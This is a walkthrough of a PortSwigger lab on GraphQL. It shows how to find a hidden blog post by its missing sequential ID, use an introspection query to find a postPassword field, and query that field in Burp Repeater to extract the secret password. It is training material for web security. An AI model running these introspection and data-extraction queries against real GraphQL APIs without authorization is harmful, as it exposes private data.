PortSwigger

Lab Description
The blog page for this lab contains a hidden blog post that has a secret password. To solve the lab, find the hidden blog post and enter the password.
Step 1: Identify the Missing Blog Post
- In Burp’s browser, access the blog page
- In Burp Proxy, examine the GraphQL response
- Notice that blog posts have sequential IDs:
- ID 1 ⇒ Visible
- ID 2 ⇒ Visible
- ID 3 ⇒ Missing!
- ID 4 ⇒ Visible
Blog post ID 3 is hidden.

Step 2: Find the GraphQL Endpoint
- In Burp Proxy, find the
POST /graphql/v1request - Send it to Repeater
Step 3: Run an Introspection Query

- In Repeater, right-click in the Request panel
- Select GraphQL > Set introspection query
- Send the request
Introspection query:
query {
  __schema {
    types {
      name
      fields {
        name
      }
    }
  }
}

Step 4: Discover the postPassword Field
In the introspection response, look for the BlogPost type:
{
  "name": "BlogPost",
  "fields": [
    {"name": "id"},
    {"name": "title"},
    {"name": "content"},
    {"name": "postPassword"},
    ...
  ]
}
- The
postPasswordfield exists onBlogPost.
Step 5: Query the Hidden Post
- In Repeater, switch to the GraphQL tab
- In the Variables panel, set:
{
  "id": 3
}
- In the Query panel, add the
postPasswordfield:
query getBlogPost($id: Int!) {
  blogPost(id: $id) {
    id
    title
    content
    postPassword
  }
}
- Send the request
Step 6: Extract the Password
Response:
{
  "data": {
    "blogPost": {
      "id": 3,
      "title": "Secret Post",
      "content": "...",
      "postPassword": "the_secret_password"
    }
  }
}

Copy the password.
Step 7: Submit the Password
- Go back to the lab page
- Click Submit solution
- Paste the password
- Click Submit
Step 8: Lab Solved
